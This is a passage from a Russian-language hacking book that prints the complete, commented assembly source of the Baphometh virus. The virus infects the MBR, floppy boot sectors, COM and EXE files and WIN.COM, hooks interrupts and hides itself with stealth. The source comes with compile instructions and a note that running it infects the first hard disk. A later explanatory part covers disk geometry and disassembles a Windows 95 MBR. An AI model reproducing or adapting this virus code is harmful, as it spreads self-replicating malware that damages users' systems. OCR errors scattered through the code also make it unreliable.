cmp ax,0 ;выход, если ноль
jeDontHookInt21hYet
cmp ax,800h ;выход, если выше 800h
jaDontHookInt21hYet

cmp ax,ds:[20h*4+2] ;выход, если не равен сегменту
;int21h
jne DontHookInt21hYet ;иначе устанавливаем флап который
;указывает, что
mov byte ptr cs:[DosFinishedLoading],1 ;DOS уже загружена,
lea ax,EvilInt21h ;и перехватываем int 21h
mov bx,cs
cli
xchgax,ds:[21h*4]
xchg bx,ds:[21h*4+2]
movword ptr cs:[GoodInt21h],ax
movword ptrcs:[GoodInt21h+2],bx
sti

DontHookInt21hYet:
popds
popa
cmp ah,2
jne NotForUs
cmp cx,1
jne NotForUs
```

```
cmp dh,0  
jne NotForUs
```

....и так далее....

Это обработчик для *Baphometh v2.1*. Ниже представлен код первой версии этого вируса. Она использует таймерный метод ожидания. Предупреждаю, что код не оптимизирован и содержит дополнительные черты, не обязательные для демонстрационного примера.

Я советую вам сфокусировать внимание на таймерной службе и на перехвате прерываний. Все остальное является индивидуальными чертами вируса.

Исходный код вируса *Baphometh*

Вирус *Baphometh* был написан вирусмейкером CTRL-ALT-DEL — членом группы Alternative Virus Mafia. Чтобы компилировать его, сохраните код как *bapho.asm*, затем напечатайте TASM **bapho.asm** и TLINK *bapho.obj*. Для этого вируса не нужен дроппер. Просто выполните сгенерированный .EXE-файл и заразите им MBR вашего первого HDD.

При этом будет инфицирован Win.COM и перехвачено int 21h. В следующий раз, когда стартуете компьютер, вирус перехватит int 13h и инфицирует все доступные диски.

.286

```
Baphometh segment  
assume cs:Baphometh
```

```
ORGO
```

```
COM equ 0
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

EXE equ 1

StartOfBaphometh:

jmp OverFloppyStuff

db 3Ch dup(?)

OverFloppyStuff:

xor ax, ax

cli

mov sp,7C00h

mov ss,ax

mov ds,ax

sub word ptr ds:[413h],4 ;уменьшаем верхнюю часть памяти
;на4KB

mov ax,ds:[413h]

shl ax,6

mov es,ax

push cs

pop ds

mov cx,EndOfFirstPart - StartOfBaphometh

xor di,di

mov si,7C00h

rep movsb ;копируем вирус в верхнюю часть памяти

push es

push offset TopOfMem

retf ;продолжаем выполнение в TopOfMem

Marker dw 'DT'

ГЛАВА 6. Инфицирование загрузочного сектора

Вirus *Baphometh* содержит больше одного сектора кода, поэтому эта подпрограмма возвращает цилиндр, головку и сектор, в которых сохраняется остальной код вируса (цилиндр 0, головка 1, сектор 12 на дискетах и цилиндр 0, головка 0, сектор 3 на жестких дисках).

GetBaphomethSector:

mov cx, 12

movdh, 1

cmp di, 80h

jb ltsAFloppy

mov cx, 3

movdh, 0

ltsAFloppy:

ret

TopOfMem:

xor ax, ax

mov ds, ax

lea ax, EvilInt13h ;перехват прерывания 13h

movbx, cs

cli

xchgds:[13h*4], ax

xchgds:[13h*4+2], bx

mov word ptr cs:[GoodInt13h], ax

mov word ptr cs:[GoodInt13h+2], bx

mov ax, 0202h ;читаем остальной кодвируса

lea bx, EndOfFirstPart ;в памяти (прикрепляем его после

call GetBaphomethSector ;первых 512байтов)

call OldInt13h

mov word ptr cs:[Timer], 0 ;сброс таймера

mov DosFinishedLoading, 0 ; 0 = dos еще не загружен

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
lea ax,EvilInt1Ch ;перехват int 1Ch (таймер, который выполняется
movbx,cs ;18.2разазасекунду)
cli
xchgds:[1Ch*4],ax
xchgds:[1Ch*4+2],bx
movwondptrcs:tGoodInt1Ch],ax
movword ptr cs:[GoodInt1Ch+2],bx
```

```
pushes
popds
```

```
int19h ;перезагрузка
EvilInt1Ch: ;обработчик int1 Ch
pushf
pusha
pushds
```

```
emp byte ptr cs:[DosFinishedLoading],1
je DontHookInt21hYet ;если DOS уже загружена, просто выход
inc word ptr cs:[Timer] ;иначе инкрементируем Timer (+1)
emp byte ptr cs:[Timer],190 ;если 10 секунд (190/ 18.2)
;проход, перехватываем
jbeDontHookInt21hYet ;int 21h и устанавливаем флаг,
;указывающий на
mov DosFinishedLoading, 1 ;готовность DOS
callHookInt21h
```

DontHookInt21hYet:

```
popds
popa
popf
dbOeah
```

ГЛАВА 6. Инфицирование загрузочного сектора

GoodInfIChdd?

Timer dw 0

DosFinishedLoading db 0

EvilInt13h: ;обработчик int 13h

pushf

cmp ah,0F2h ;инсталляционным чеком является int 13h/0F2h

jne NoInstallCheck

movbx,4321h

popf

iret

NoInstallCheck:

cmp ah,2 ;что-то читается?

jne NotForUs

cmp cx, 1 ;из цилиндра 0/сектора 1?

jne NotForUs

cmp dh,0 ;и головки 0?

jne NotForUs ;если нет, выход

popf

call OldInt13h ;иначе читаем там

jne EatIt ;и "съедаем это":}

retf 2

NotForUs:

popf

db 0EAh

GoodInt13h dd ?

OldInt13h:

pushf

call dword ptr cs:[GoodInt13h]

ret

Подпрограмма инфицирования загрузочного сектора (BS) и главной загрузочной записи (MBR):

EatIt:

```
pushf
pusha
-push ds
push es
```

```
cmp es:[bx+Marker], 'DT' ;читаемые BS/MBR уже инфицированы?
jne InfectSector
mov ax, 0201h ;если да, скрыть вирус
call GetStealthSector
call OldInt13h
jmp Done
```

GetStealthSector: ;эта подпрограмма используется для

mov cx, 2 ;получения локации первоначальных
;BS/MBR. Она хранится

mov dh, 0 ;в цилиндре 0, головке 0, секторе 2
;на жестком

cmp dl, 80h ;диске или в цилиндре 0, головке 1,
;секторе 14 на

jae NoFloppy ;дискете

mov cx, 14

mov dh, 1

NoFloppy:

ret

InfectSector: ;подпрограмма инфицирования

mov ax, 0301h ;она сначала сохраняет оригинальные
;BS/MBR

call GetStealthSector

call OldInt13h

ГЛАВА 6. Инфицирование загрузочного сектора

```
push es
pop ds
push cs
pop es

mov si,bx      ;и копирует BPВ (3Ch байта)
                ;загрузочного сектора
push si        ;в вирус:офсет 3
add si,2
lea di,[StartOfBaphometh+2]
mov cx,3Ch
rep movsb
pop si
add si,1BEh
lea di,PartitionTable
mov cx,40h     ;и таблицу разделов (40h байтов) в офсет 1 BEh
rep movsb     ;иначе переписываем оригинальные BS/MBR
mov ax,0301h   ;нашим вирусом
lea bx,StartOfBaphometh
mov cx, 1
mov dh,0
call OldInt13h

mov ax,0302h   ;и сохраняем оставшиеся 2 сектора вируса
lea bx,EndOfFirstPart
call GetBaphomethSector
call OldInt13h

Done:
pop es
popds
popa
popf
```

retf 2

Header db 1Ch dup(?)

FileSize dd ?

; db 'X':

ORG lbeh

PartitionTable:

db64dupCP')

db55h,0AAh

EndOfFirstPart:

Это конец первой части вируса. Все, что находится ниже этого офсета, вручную загружается куда-нибудь в верхний код:

EvilInt24h: ;обработчик int 24h

iret ;перехват производится, когда
;инфицируется файл. Он

GoodInt24h dd ? ;мешает появлению сообщения об ошибке,
;если диск защищен от записи

HookInt21h: ;эта подпрограмма перехватывает int 21 h,
pusha ;она вызывается таймерным прерыванием 1 Сп
push ds ;после 10-секундного ожидания

xor ax, ax

mov ds, ax

lea ax, EvilInt21h

mov bx, cs

cli

xchg ax, ds:[21h*4]

xchgbx, ds:[21h*4+2]

mov word ptr cs:[GoodInt21h], ax

ГЛАВА 6. Инфицирование загрузочного сектора

```
mov word ptr cs:[GoodInt21h+2],bx
sti
```

```
pop ds
popa
ret
```

EvilInt21 h: ;обработчик int **21** h

```
pushf
cmp ax,ODEADh    ;инсталляционным чеком является ODEADh
jne NoInt21 InstallCheck
mov bx,OBCBCh
popf
iret
```

NoInt21 **InstallCheck**:

```
cmp ah,4bh        ;инфекция на выполнение (функция 4Bh)
je InfectFile
```

RestoreInt21 h: ;иначе выход

```
popf
db Oeah
GoodInt21hdd?
```

InfectFile:

```
pusha
push ds es
```

```
push ds
xor ax,ax
mov ds,ax
```

```
lea ax,EvilInt24h    ;сначала перехватываем int
                     ;24h, чтобы помешать
mov bx,cs             ;появлению сообщений об ошибках
```

cli

```
xchg ax.word ptr ds:[24h*4]
xchg bx.word ptr ds:[24h*4+2]
movword ptrcs:[GoodInt24h],ax
movword ptrcs:[GoodInt24h+2],bx
sti
pop ds
```

```
mov ax,4300h          сохраняем атрибуты файла
int 21h
```

```
push dx ds ex
mov ax,4301h          устанавливаем атрибуты файла до нуля
xor cx,ex
int21h
```

```
jnc NbErrorsWritingToDisk ;если при установке атрибутов
                           ;файла появилась
jmp FileError             ;ошибка, то, вероятно, диск
                           ;защищен, поэтому
```

```
NoErrorsWritingToDisk:   ;мы не продолжаем инфекцию
movax,3d02h
int21h                   ; открываем файл
jnc Opened
jmp FileError
```

Opened:

```
xchg ax.bx
push cs cs
pop ds es
movax,5700h             сохраняем время и дату создания файла
int21h
push ex dx
```


ГЛАВА 6. Инфицирование загрузочного сектора

mov ah,3fh ;читаем 1Ch байтов (заголовок)

lea dx, Header

movcx, 1Ch

int21h

cmp word ptr cs:[Header], 'ZM' проверка на EXE-файл

jne ExeCheck

jmp InfectEXE

ExeCheck:

cmp word ptr cs:[Header], 'MZ'

jne SysCheck

jmp InfectEXE

SysCheck:

cmp word ptr cs:[Header], Offfffh ;если выполняется SYS-файл,
;то выход из

je CloseFile подпрограммы, т.к. она не может
;заражать такие файлы

jSYS-файлы начинаются байтами FF FF и также

выполняются с помощью функции 4Bп

InfectCOM: подпрограмма инфицирует COM-файлы

mov ax, 4202h устанавливаем указатель файла в конец

xor cx, cx

xor dx, dx

int 21h

cmp dx, 0 ;если слишком большой, то выход

ja CloseFile

push ax стандартная проверка на COM-инфекцию

sub ax, (EndOfBaphometh - FileEntryPoint) + 3

cmp ax, word ptr cs:[Header+1]

pop ax

jne ComReadyToBeInfected

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

jmp CloseFile

ComReadyToBeInfected:

mov byte ptr cs:[WeAre],COM ;устанавливаем флагWeAre на
;COM, чтобы

;вирус распознавал тип файла

sub ax,3 ;рассчитываем новый прыжок в начало файла

add ax,File EntryPoint - StartOfBaphometh

mov word ptr cs:[NewJump+1],ax

mov ax,4202h ;ищем EOF - 2

mov ex,-1

mov dx,-2

int 21h

mov ah,3fh ;читаем ENUNS (чексумма, используемая для

lea dx,ENUNS ;COM-файлов в Win9x/NT)

mov cx,2

int 21h

add word ptr cs:[ENUNS],EndOfBaphometh - StartOfBaphometh
;подстраиваем чексумму

mov word ptr cs:[ENUNS-5], 'NE'

mov word ptr cs:[ENUNS-3], 'NU'

mov byte ptr cs:[ENUNS-1], 'S'

mov ah,40h ;крепим bapho к концу файла

lea dx,StartOfBaphometh

mov cx,EndOfBaphometh - StartOfBaphometh

int 21h

mov ax,4200h ;переходим к началу,

xor cx,cx

xor dx,dx

ГЛАВА 6. Инфицирование загрузочного сектора

int21h

mov ah,40h ;и записываем новый прыжок, который передаст
lea dx.NewJmp ;контроль вирусу, когда файл начнет
выполняться

mov cx,3

int21h

CloseFile:

mov ax,5701h ;восстанавливаем дату и время создания файла
pop dx cx

int 21h

mov ah,3eh ;закрываем файл

int21 h

FileError:

pop cx ds dx

mov ax,4301h ;восстанавливаем атрибуты

int 2t h

xor ax. ax

mov ds.ax

mov **ax,word** ptr cs:[GoodInt24h] ;восстанавливаем обработчик
;int 24h

mov **bx,word** ptr **cs:[GoodInt24h+2]**

cli

mov word ptr ds:[24h*4],ax

mov word ptr ds:[24h*4+2],bx

sti

pop es ds

popa

jmp RestoreInt21h ;и выходим из подпрограммы
;инфицирования

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

FileEntryPoint: ;это точка входа, если выполняется
push ds es ;инфицированный файл

call Delta ;рассчитываем дельта-офсет

Delta:

pop bp

sub bp,offset Delta

mov ax,0DEADh

int 21h ;инсталляционный чек

cmp bx.OBCBCh

jne GoTSR

jmp ManualMBRInfection

GoTSR:

movax.ds

dec ax

mov ds.ax ;ds = MCB

sub word ptr ds:[3],40h*4 ;уменьшаем размер блока памяти
;в MCB и

sub word ptr ds:[12h],40h*4 ;PSP на 4KB

xor ax,ax

mov ds,ax

sub word ptr ds:[413h],4 ;вершина памяти уменьшается на 4KB

mov ax,word ptr ds:[413h]

shl ax,6

mov es,ax

push cs

pop ds

lea si,[bp+StartOfBaphometh] ;копируем вирус в
;свободную память

xor di,di

ГЛАВА 6. Инфицирование загрузочного сектора

```
mov cx.EndOfBaphometh - StartOfBaphometh
rep movsb
```

Это мануальная подпрограмма инфицирования WIN.COM. Она используется по той причине, что вирус не может инфицировать MBR, если зараженный файл выполняется под Windows. Здесь мы сначала инфицируем WIN.COM, затем при следующем выполнении WIN.COM вирус инфицирует MBR. Этот метод был улучшен использованием ложного вызова прерывания 13h.

```
lea ax,[bp+ReturnHere] ;вирус прыгает к подпрограмме int 21 h
mov word ptres:[GoodInt21h],ax ;при этом ah = 4BH,
;a ds:dx = C:\WINDOWS\WIN.COM
mov word ptres:[GoodInt21h+2],cs ;чтобы продолжить дальнейшее
mov word ptr cs:[bp+TSRVirusSegment],es выполнение кода, мы
;сначала устанавливаем ложный адрес GoodInt21 h
mov ah,4bh ;ah = 4bh => выполняем функцию файла
lea dx,[bp+WinDotCom] ;C:\WINDOWS\WIN.COM
pusha
push ds es
db 0eah ;дальний прыжок
dw EvilInt21h ;к адресу EvilInt21h
TSRVirusSegment dw ? ;сегмент, в который копировался вирус
ReturnHere: ;после того, как выполнялся зараженный win.com
pop es ds ;мы продолжаем здесь
popa
xor ax,ax
mov ds,ax
lea ax,EvilInt21h ;перехват int 21h
mov bx,es
cli
xchgds:[21h*4],ax
xchgds:[21h*4+2],bx
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
mov word ptr es:[GoodInt21h],ax
mov word ptr es:[GoodInt21h+2],bx
sti
```

ManualMBRInfection: ;эта подпрограмма помещает копию вируса в
push cs cs ;MBR вашего первого жесткого диска
pop es ds

```
movah,41h ;здесь мы удаляем 32-битный драйвер дискет
lea dx,[bp+HsflopDotPdr] ;HSFLORPDR, чтобы инфицировать дискеты
int 21h ;когда они становятся доступными под Windows
mov ax,0201h ;читаем оригинальную MBR
mov dx,80h
mov cx,1
lea bx,[bp+EndOfBaphometh]
int 13h
```

```
lea bx,[bp+offset EndOfBaphometh] проверяем наличие
;предыдущей инфекции
add bx,offset Marker
cmp word ptr cs:[bx],'DT'
jne MBRNotYetInfected
jmp Restore
```

MBRNotYetInfected: сохраняем таблицу разделов в вирусе
lea si.fbp+EndOfBaphometh]
addsi,1BEh
lea di,[bp+Partition Table]
mov cx,40h
rep movsb
mov ax,0301h сохраняем оригинальную MBR в секторе 2

ГЛАВА 6. Инфицирование загрузочного сектора

```
mov dx,80h
```

```
mov cx, 2
```

```
lea bx,[bp+EndOfBaphometh]
```

```
int 13h
```

```
mov dx,80h ;переписываем MBR первой частью bapho
```

```
movax,0301h
```

```
lea bx,[bp+StartOfBaphometh]
```

```
mov ex, 1
```

```
int 13h
```

```
mov dx,80h ;и сохраняем остальную часть bapho в секторах
```

```
movax,0302h ;3 и 4
```

```
lea bx,[bp+StartOfBaphometh]
```

```
add bx,512
```

```
mov cx,3
```

```
int 13h
```

Restore:

```
emp byte ptr cs:[bp+WeAre],EXE ;эта подпрограмма
```

```
;возвращает контроль
```

```
je RestoreEXE ;жертве и с помощью флага WeAre
```

```
;проверяет, является ли выполняемый файл
```

```
;COM- или EXE-файлом
```

```
pop es ds
```

RestoreCom: ;простая подпрограмма COM-восстановления

```
lea si,[bp+Header] ;копируем 3 оригинальных байта назад
```

```
mov di,100h
```

```
movsw
```

```
movsb
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
push 100h ;ипрыгаемк 100h (точка входа для com)
ret
```

NewJmp db 0e9h,0,0 некоторые вариации

WeAre db EXE первоначально varho компилируется в EXE-файл

WinDotCom db 'c:\windows\win.com',0 ;путь некоторых важных
 ;файлов

HsFlopDotPdr db 'c:\windows\system\iosubsys\hsflop.pdr',0

RestoreEXE: ;восстанавливаем exe-файл

lea si,[bp+Original_IP] ;копируем значение из original_ip в

lea di,[bp+Old_IP] ;old_ip

movcx,4

rep movsw

popesds

mov ax,es ;ax = PSP

add ax, 10h ;ax + 10(параграфов) = адрес образа кода/данных

add word ptr cs:[bp+Old_CS],ax ;подстраиваем относительные
 ;значения CS

cld

addax,wordptrcs:[bp+Old_SS] ;И SS

mov ss,ax

mov sp,word ptr cs:[bp+Old_SP] ;восстанавливаем SP

dbOeah ;прыгаем к точке входа оригинального EXE-файла

OldJPdw?

Old_CSdw?

OkJ_SSdw?

Old_SPdw?

OriginalJP dw offset DummyFile

ГЛАВА 6. Инфицирование загрузочного сектора

Original_CS dw 0

Original_SS dw 0

Original_SP dw 0FFFFh

InfectEXE: подпрограмма для инфицирования EXE-файла

empword ptr cs:[Header+18h],40h ;проверка, имеется ли новый
;exe-файл

jb NoNewEXE

jmp CloseFile ;если да, то выход, потому что вирус не может
;инфицировать NE/PE/LE-файлы

NoNewEXE:

cmp word ptr cs:[Header+12h],'DT' ;чек на инфекцию

jne EXENotYetInfected

jmp CloseFile

EXENotYetInfected: ;если еще не инфицирован, сохраняем
;SS, SP,

mov byte ptr cs:[WeAre],EXE ;IP и CS, затем отмечаем
;файл как зараженный

mov word ptr cs:[Header+12h],'DT'

mov ax,word ptr cs:[Header+0Eh]

mov word ptr cs:[Original_SS],ax

mov ax,word ptr cs:[Header+10h]

mov word ptr cs:[Original_SP],ax

mov ax,word ptr cs:[Header+14h]

mov word ptr cs:[Original_IP],ax

mov ax,word ptr cs:[Header+16h]

mov word ptr cs:[Original_CS],ax

mov ax,word ptr cs:[Header+4] ;эта подпрограмма проверяет,
;был ли файл

cmp word ptr cs:[Header+2],0 ;перекрыт при расчете

;размера из заголовка и

je NoRemainder2 сравнении **ero** с реальным размером файла

dec ax ;если они не совпадают, файл считается

NoRemainder2: ;перекрытым и не инфицируется

mov cx,512

mulcx

add ax,word ptr cs:[Header+2]

adcdx,0

mov word ptr cs:[FileSize],ax

movword ptr cs:[FileSize+2],dx

movax,4202h

xorcx,cx

xordx,dx

int21h

cmp word ptr cs:[FileSize],ax

je MightHaveNoOverlays

jmp CloseFile

MightHaveNoOverlays:

cmp word ptr cs:[FileSize+2],dx

je HasNoOverlays

jmp CloseFile

HasNoOverlays: ;если оверлеи не имеются, процесс заражения

push ax dx продолжается здесь

add ax,EndOfBaphometh - StartOfBaphometh ;рассчитываем

;новый размер

adc dx,0 ;файла (старый размер + код вируса)

mov cx,512

ГЛАВА 6. Инфицирование загрузочного сектора

divcx

cmpdx,0

je NoRemainder

incax

NoRemainder:

movwordptrcs:[Header+4],ax **сохраняем новый размер** файла

movword ptr cs:[Header+2],dx

pop dx ax ; рассчитываем новую точку входа

mov cx,16

divcx

add dx,offset RleEntryPoint

mov cx, word ptr cs:[Header+8]

subax,cx

mov word ptr cs:[Header+16h],ax .сохраняем новые CS.IRSS.SP

mov word ptr cs:[Header+14h],dx

mov word ptr cs:[Header+0eh],ax

mov word ptr cs:[Header+10h],0fffeh

leadi,[ENUNS-5] ;при инфицировании **EXE-файла** вирус

xor al,al ;удаляет строку ENUNS, иначе система может

mov cx,5 ;зависнуть

rep stosb

mov ah,40h ;прикрепляем baphometh к файлу

lea dx,**StartOf Baphometh**

mov cx, **EndOf Baphometh - StartOf Baphometh**

int 21h

movax,4200h

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

xorcx,cx

xordx,dx

int21h ;переходим к началу

mov ah,40h ;и переписываем старый заголовок нашим патчем

leadx.Header

movcx,1Ch

int21h

jmp CloseFile выполнено

DummyFile: ;это "дутый" файл, который выполняется только

mov ax,4C00h ;при первом выполнении вируса

int21h

db '- \$BAPHOMETH\$,0,'v1',0,'~CAD! /AVM /CB -'

ORG 1529

db 'ENUNS'

ENUNS dw ?

EndOfBaphometh:

Baphometh ends

end FileEntryPoint

Конец исходного кода вируса

Глава 7. Многоцелевые вирусы

Многоцелевые вирусы способны заражать не только загрузочные секторы, но и файлы на гибких и жестких дисках. Например, стандартным многоцелевым вирусом будет COM/EXE/BS/ MBR-инфектор. У подобных вирусов имеется несколько преимуществ: быстрое распространение, сохранение работоспособности инфицированных файлов и значительные трудности в удалении подобных инфекторов.



Перед обсуждением многоцелевых вирусов мы еще немного поговорим о формате, в котором данные сохраняются на жестких и гибких дисках. Этот формат называется «физическим сектором». Он образуется священной троицей CHS (*Cylinder, Head, Sector* — цилиндр, головка, сектор).

«Треком» называется круг, описываемый «головкой» на «стороне» жесткого диска.

«Цилиндром» называются все треки одного и того же радиуса на жестком диске (которые располагаются под одной головкой). Обычно жесткий диск имеет от 32 до 1024 цилиндров (или треков на стороне). Количество треков является определенным числом, которое не может быть модифицировано (оно задается характеристиками движка жесткого диска).

Треки, разделенные на дуги, называются «секторами». Количество секторов на жестком диске определяется при форматировании и зависит от кодирующей схемы:

- 17 секторов на трек (при MFM-кодировании)
- 26 секторов на трек (при 2,7 RLL-кодировании)
- 34 секторов на трек (при 3,9 RLL-кодировании)
- 63 секторов на трек (часто используется в наши дни).

Количество данных, сохраняемых в секторе, также различно, но обычно оно равно 512 байтам на сектор. Максимальными параметрами часто являются следующие:

$$\text{MaxCYL} = 1024$$

$$\text{MaxHEAD} = 16$$

$$\text{MaxSec/track} = 63$$

Таким образом, цилиндры перечисляются от 0 до $\text{MaxCYL}-1$, головки — от 0 до $\text{MaxHead}-1$, а сектора — от 1 до Max Sect/track .

Физический сектор создается триплетом C,H,S. Первым физический сектор находится в (0,0,1).

Чтобы получить следующий физический сектор, мы должны увеличить номер сектора до (0,0,MaxSect).

После этого номер головки инкрементируется, а номер сектора рестартируется с 1 и начинает возрастать до (0, MaxHead, Maxsect).

Затем номер цилиндра инкрементируется, а два других показателя рестартируются до 0 и начнут возрастать до (MaxCyl, MaxHead, MaxSect).

Номер физического сектора рассчитывается следующим образом:

$$\text{Номер сектора} = (\text{CYL} * \text{HEAD} * \text{SECT}) + (\text{HEAD} * \text{SECT}) + (\text{SECT}-1)$$

Например, триплет (3, 23, 7) даст нам физический сектор 650.

Далее, для создания многоцелевого вируса нам понадобятся следующие важные области диска:

- MBR (*Master Boot Record* — главная загрузочная запись)
 - Boot Record — загрузочная запись
 - Первая копия FAT (*File Allocation Tables* — таблицы размещения файлов)
 - Вторая копия FAT
 - Запись корневой директории.

Главная загрузочная запись

MBR мы найдем в физическом секторе 0 — то есть в триплете (0,0,1) на жестком диске.

Табл. 14. Структура MBR (главной загрузочной записи)

<u>Офсет</u>	<u>Размер</u>	<u>Описание</u>
000h-1BEh	1BEh	Код для загрузки и выполнения загрузочной записи активного раздела
1BEh-1CDh	10h	Запись для раздела №1
1CEh-1DDh	10h	Запись для раздела №2
1DEh-1EDh	10h	Запись для раздела №3
1Eeh-1FDh	10h	Запись для раздела №4
1FEh-1FFh	02h	Сигнатура таблицы разделов ('0AA55h')

Табл. 15. Структура PTR (записи таблицы разделов)

<u>Офсет</u>	<u>Размер</u>	<u>Описание</u>
00h	01h	Если он=80B, то это активный раздел
01h	03h	Адрес раздела (головка, сектор, цилиндр)
04h	01h	Тип системы (DOS 12bit/16bit/32bit FAT)
05h	03h	Конечный адрес раздела (головка, сектор, цилиндр)
08h	04h	Физический сектор для начала раздела
0Ch	04h	Длина раздела в секторах

Мы видим, что длина MBR равна 512 байтам, то есть главная загрузочная запись занимает точно один сектор. Сигнатура в конце отмечает, что это законный и правильный раздел. Если вы внесете в запись изменения, то система скажет вам: 'Invalid Partition Table'.

При загрузке компьютера система загружает MBR в адрес 0000:7C00 и далее выполняет ее код. Давайте рассмотрим код, который система выполняет при загрузке (используйте Diskedit и загляните в физический сектор 0; выберите только 1 сектор, затем сохраните его с помощью 'Write to file...' в файле MBR.COM; осмотрите данный файл с помощью Turbo Debugger). Ниже приведен дизассемблированный код для Windows 95 OSR2:

.....Начало кода **MBR**

start:

xor **ax,ax** ;обнуляем регистр ax

mov ss,ax ;сегмент стека = **0000h**

mov **sp,7C00h** указатель стека = 7C00h

sti прерывания разрешены

push ax ;делаем DS = ES = 0

pop es

push ax

pop ds

eld ;очищаем директорию

movsi,7C1Bh ;и начинаем копировать код из офсета 1Bh

mov **di,061** Bh ;в 0000:061 Bh

push ax ;вталкиваем в стек 0

push di ;вталкиваем в стек 061 Bh

mov cx,1E5h

rep movsb ;повтор, когда cx >0 и перемещаем [si] в es:[di]

retf ;дальний возврат (прыжок к **0000:061** Bh)

Здесь начинается код. Это офсет 1Bh. Область в 0000:7C00h свободна и готова к получению загрузочной записи mov si, 07BEh система готова найти активную таблицу раздела

mov **cl, 4**

0 означает неактивную таблицу раздела;

80h означает активную таблицу (только одна может быть активной).

Офсет первой таблицы разделов находится в 01BEh. SI предписывается новый офсет: 061Bh + 01BEh + 001Bh = 07BEh.

```
locloop_1:      ;здесь CH = 0
cmp [si],ch     ;мы берем первый байт в таблице
jl maybe_active_part ;прыжок, если < ch (означает,
                  ;что [SI] может быть равен 80h)
jnz Error_1     ;=> ошибка!
add si,10h      ;переходим к записи следующего раздела (+10h)
loop locloop_1  ;петля, если cx > 0
int 18h        ;переходим к ROM (практически, никогда)
maybe_active_part:
mov dx,[si]     ;dx = номер активного раздела
mov bp,si       ;bp = запись для активного раздела
```

```
look: ;так как мы должны иметь только одну активную часть
add si, 10h ;смотрим, имеется ли 2
dec cx      ;отмечаем как активный
\z all_good ;прыжок, если CX = 0 => разделы сделаны!
cmp [si],ch ;[SI] = 0?
je look     ;прыжок, если равны
           ;если не равны, то это другой раздел,
           ;отмеченный иначе, чем 0
```

Error_1:

```
mov si,710h ;это указывает на 'Invalid partition table'
           ;фактически, на второй символ; далее
           ;предписывается следующая инструкция
hang:      ;когда сообщение об ошибке показано,
;          ;программа входит
dec si     ;в бесконечную петлю
```

;AL = 0. Lodsб увеличивает SI, и далее вновь уменьшается => бесконечная петля!

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

display_error: ;это структура изображения ошибки

lodsb ;строка [si] на al

cmp al,0 ;0 отмечает конец строки

je hang ;прыжок, если равны

mov bx,7 ;цвет: белый

mov ah,0Eh ;функция 0Eh видеоизображения

int 10h ;пишем символ из al, перемещаем курсор

loc_7:

jmp short **display_error** ;и пишем другой символ!

all_good: ;тут мы узнаем, что нашли

;активную таблицу разделов

mov [bp+25h],ax ;ax все еще 0

xchgsi,ax ;si = 0

mov al,[bp+4] загружаем тип системы в al

;здесь проводятся странные проверки, которые выясняют тип системы:

mov ah,6

cmp al,0Eh

je **loc_10** ;тип первой системы

mov ah,0Bh

cmp al,0Ch

je loc_9 ;тип второй системы

cmp al,ah

jne loc_12 ;тип третьей системы

inc ax

```
loc_9:
mov byte ptr [bp+25h],6
jnz loc_12      ;прыжок, если не ноль
```

```
loc_10:
mov bx,55AAh    .проверка инсталляции расширений IBM/MS
```

Далее идет недокументированное прерывание int 13, которое возвращает: установленный CF, если ошибка очищает CF, если ОК, плюс BX=0AA55h.

;AH = главная версия расширений (01 h= 1.x, 20h = 2.0/EDD-1.0, 21 h =

;al = внутреннее использование

;cx = API субнабор для поддержки bitmap

;dh = версия расширения (v2.0+ ??? - не присутствует в 1.x)

```
push ax        сохраняем ax
mov ah,41 h
int 13h        ;недокументированная проверка инсталляции
pop ax         восстанавливаем ax
```

```
jnc loc_11     ;прыжок, если ошибка => расширения не
                ;поддерживаются
```

```
cmp bx,0AA55h  сравнение
```

```
jne loc_11     ;прыжок, если не равны => не инсталлирован
```

```
test cl,1      .-проверка, поддерживаются ли функции
                ;доступа к диску
```

```
\z loc_11
```

```
mov ah,al      ;если мы здесь, то расширения в
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
mov [bp+24h],dl      ;dl содержат номер диска!
movword ptr ds:61Ah,1EEBh      ;это отмечается здесь... ??
```

loc_11:

```
mov [bp+4],ah        ;переписываем тип системы
```

loc_12:

```
movdi.OAh            ;di = OAh
```

Теперь система начинает загружать загрузочную запись в 0000-.SP (7C00h):

loc_13:

```
mov ax,201 h         ;готовимся читать с диска
movbx.sp             ;в es:sp
xor ex,ex             ;обнуляем регистр
cmp di,5              ;di > 5 ?
jg loc_14             ;прыжок, если >
mov cx,[bp+25h]       ;иначе устанавливаем в cx
                      ;цилиндр и сектор
```

loc_14:

```
add cx,[bp+2]         ;и увеличиваем сектор
int 13h               ;теперь читаем сектор 1 в es:bx
                      ;al=1, сп=цилиндр, с!=сектор, dh=головка (0)
```

loc_15:

```
jcloc_17 ;прыгаем, если установлен перенос =>какая-то ошибка
movsi,746h ;указывает на 'Missing operating system' =нет ОС
cmp word ptr ds:7DFEh,0AA55h ;проверка наличия сигнатуры
                      ;раздела
je loc_21             ;прыжок, если равно => ОК
                      ;загрузочная запись загружена! прыгаем к ней
sub di,5              ;иначе уменьшаем di
```

ГЛАВА 7. Многоцелевые вирусы

jmp loc_13 ;пытаемся снова => попытка найти **правильный** сектор

loc_16:

test si,si;

jnz display_error ;прыжок к процедуре ошибок, если не ноль

mov si,727h ;указываем на 'Error loading operating
;system' => ошибка

;при загрузке ОС

jmp short loc_7 ;переходим к процедуре ошибки

cbw ;конвертируем байт в слово

xchg cx,ax ;обмен

push dx ;**сохраняем** dx

cwd ;конвертируем слово в двойное слово

addax,[bp+8] ;**добавляем это двойное слово**, которое содержит

adcdx,[bp+0Ah] ;**номер физического сектора для начала** таблицы

разделов => мы имеем его в dx:ax

call sub_1 ;**продолжаем**

pop dx ;восстанавливаем dx

jmp short **loc_15** ;если мы здесь, то где-то ошибка

loc_17: ;мы приходим сюда в случае ошибки при чтении

dec di ;-декрементируем число попыток

jz loc_16 ;прыжок к ошибкам, если ноль

xor ax,ax ;теперь рестарт диска

int 13h ;рестарт диска, а!=возврат статуса

jmp short **loc_13** ;пытаемся снова

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

add [bx+si],al ;это какой-то хлам...

add byte ptr [di+56h],15h ;**бесполезный**, на мой взгляд

sub_1:

push si сохраняем si

xor **si,si** обнуляем регистр

